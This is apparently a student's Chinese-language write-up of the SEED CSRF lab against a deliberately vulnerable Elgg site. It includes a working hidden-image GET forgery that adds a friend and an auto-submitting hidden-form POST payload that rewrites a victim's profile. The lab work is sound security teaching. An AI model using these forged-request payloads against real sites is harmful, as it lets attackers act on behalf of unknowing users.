Cross-Site Request Forgery (CSRF) Attack Lab (Web Application: Elgg)

61519213 王江涛

Task 1: Observing HTTP Request

捕获 GET 与 POST 请求

Task 2: CSRF Attack using GET Request

首先，我们可以在 Samy 的用户端添加好友，发现添加好友的网页形式，其中 add?friend=56,要想让 Alice 添加 Samy 为好友。


一方面需要有相同的格式，另一方面·，需要得到 Samy 的 id，这个较为简单，Samy 可以创建一个新的账号，利用其加好友的方式可以轻易得到 id=59,因此我们可以攻击的网站。

将 src="http://www.seed-server.com/action/friends/add?friend=59"

www.attacker32.com 网站，发送给 Alice 即可达到目的。

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image"
idth="1" height="1" />
</body>
</html>
```

Alice 点击连接后，就会被攻击成功，从而与 Samy 成为好友。




Task 3: CSRF Attack using POST Request

Samy 进入自身账户修改自身 profile，可以得到 post 格式：http://www.seed-server.com/action/profile/edit

修改代码如下：

```
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my he
ro'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='
2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

可以发现攻击成功



1）伪造的 HTTP 请求需要 Alice 的用户 id（guid）才能正常工作。如果攻击者并不知道 Alice 的 Elgg 密码，则无法登录 Alice 的帐户获取 guid 信息。

在 Task2 中我们很容易从 GET 语句中得到 Alice 的 id，当然，我们也可以通过查看 Alice 的 Profile 页面源得到了 Alice 的 id

2）如果我们想对任何访问恶意网页的人发起攻击，在这种情况下，我们事先不知道访问网页者的身份。这样还能实施 CSRF 攻击更新被攻击者的 Elgg Profile 吗？

任何人在访问网站时都会带有身份信息，只要攻击者能够提取到访问者的身份信息，将其动态嵌入恶意网站中，就可以实现 CRSRF 攻击。